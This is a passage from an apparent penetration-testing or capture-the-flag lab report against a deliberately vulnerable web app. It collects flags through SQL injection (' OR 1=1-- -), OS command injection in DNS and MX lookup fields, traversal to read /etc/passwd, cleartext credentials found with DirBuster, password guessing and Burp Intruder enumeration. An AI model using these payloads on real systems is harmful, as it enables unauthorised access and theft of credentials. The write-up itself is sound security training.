


Image 1-2.8 - Sensitive data (flag 6) displayed on “Memory-Planner.php” after Local File Inclusion

Moving from Memory-Planner.php to the “Login.php” page, the user is presented with four Javascript entry fields: two for regular users to login with their name and password, and two more for an admin to login with a separate username and password. The first pair of fields (for user login) was shown to be susceptible to SQL injection, with a password-less login achieved using the payload: ‘ OR 1=1-- -




Image 1-3.1 - A malicious SQL string in the Username field of “Login.php”




Image 1-3.2 - Successful execution of malicious SQL string to bypass user password authentication

Successful user login revealed sensitive data in the form of “flag 7”. However login could also be achieved using unencrypted user credentials in an unprotected XML file stored on the web app.

Running DirBuster since the start of the penetration testing activity had produced a directory tree for most the website, revealing numerous sensitive files openly available without user authentication. One of these files was the openly accessible “heroes.xml” stored in the “passwords” sub-directory, which stored credentials for six users in cleartext (T1552.001: Credentials In Files), all of which were used to legitimately login to Login.php (T1078.003: Valid Accounts) without potentially alerting an administrator to the use of SQL injection.




Image 1-3.3 - Publicly-available “heroes.xml” file found by DirBuster, listing cleartext user credentials




Image 3.4 - Using valid user credentials found in “heroes.xml” to login legitimately

Moving down the Login.php page to the admin login fields, it was quickly discovered by simply highlighting the text around the login fields that legitimate administrator credentials were in cleartext (but coloured to match the background) next to the white text “Login:” and “Password”, as shown below in Image 3.5.




Image 1-3.5 - Admin credentials discovered by highlighting the text near the Admin login

Using the publicly-available Admin credentials, it was possible to login and reveal further sensitive data in the form of “flag 8” and a link to sensitive administrator networking tools.




Image 1-3.6 - Successful admin login revealing flag 8 & link to admin networking tools

Access to these networking tools is not limited to administrators however, as login is not required and networking.php had been previously revealed through DirBuster.




Image 1-3.7 - DirBuster highlighting networking.php and “200” (OK) response

Likewise, DirBuster revealed two other sensitive cleartext files stored in the home directory of 192.168.14.35 - “robots.txt” and “vendors.txt”. “vendors.txt” revealed important server configuration information, while “robots.txt” revealed an un-indexed page “souvenirs.php” (previously identified by DirBuster) and “flag 9”.




Image 1-4.1 - Contents of robots.txt revealing unindexed page souvenirs.php and “flag 9”

Moving to the networking tools at network.php, the user is presented with two Javascript entry fields for performing a DNS and MX Record Lookup respectively. The first field (“DNS Check”) was proven to be highly susceptible to OS injection by using the character ; as a line break followed by an OS command. In this way the system information (such as ifconfig) could be viewed, and using the payload “www.example.com; cat vendors.txt” to access the previously viewed “vendors.txt” file also revealed flag 10.




Image 1-4.2 - Using OS injection on “DNS Check” of networking.php to reveal network interfaces, vendor information & flag 10

Like the “DNS Check”, the “MX Record Checker” field on networking.php was also vulnerable to OS injection. While “DNS Check” required ; to break the command, a similar result could be achieved in “MX Record Checker” by using a pipe to display files. Using a pipe to display vendors.txt also resulted in the display of flag 11.




Image 1-4.3 - Using OS injection in “MX Record Checker” to display vendors.txt and flag 11

With the ability to view files from the underlying operating system, it was possible to use the MX Record Checker field to traverse the server’s etc folder and list all the users in the “passwd” file.

Image 1-4.4 - Image 4.3 - Using OS injection and ../../ in “MX Record Checker” to show system users

Most of the “users” listed have a UID < 1000 and as such are not user accounts. However the user “melina” is a user account with a home directory on the system, and as such is likely to be an administrator. Using this user account, it was then possible to guess the user’s weak password (“melina”) to again access the administrator section of the website. Using this second account it was possible to view flag 12, as well a link to a hidden part of the website.




Image 1-4.5 - Using “melina:melina” to access the admin login and retrieve flag 12

Following the link to the “secret legal data” revealed “admin_legal_data.php” which is a page that DirBuster has **not** previously identified. This page presented the user with a notice “This page is locked. Admins Only!” however the address bar showed “?admin=001” suggesting the page used weak cookies.

Image 1-5.1 - admin_legal_data.php showing “admin=001” suggesting weak cookies for authentication

A Battering Ram attack was attempted on the page using BurpSuite Intruder by modifying the “admin=” value to test sequential numbers between 1 and 100.




Image 1-5.2 - Preparing a sequential number Battering Ram attack against “admin_legal_data.php”

Reviewing the results of the battering ram attack “87” was identified as the only payload with a different length to all others, and inspecting the server response revealed flag 14.

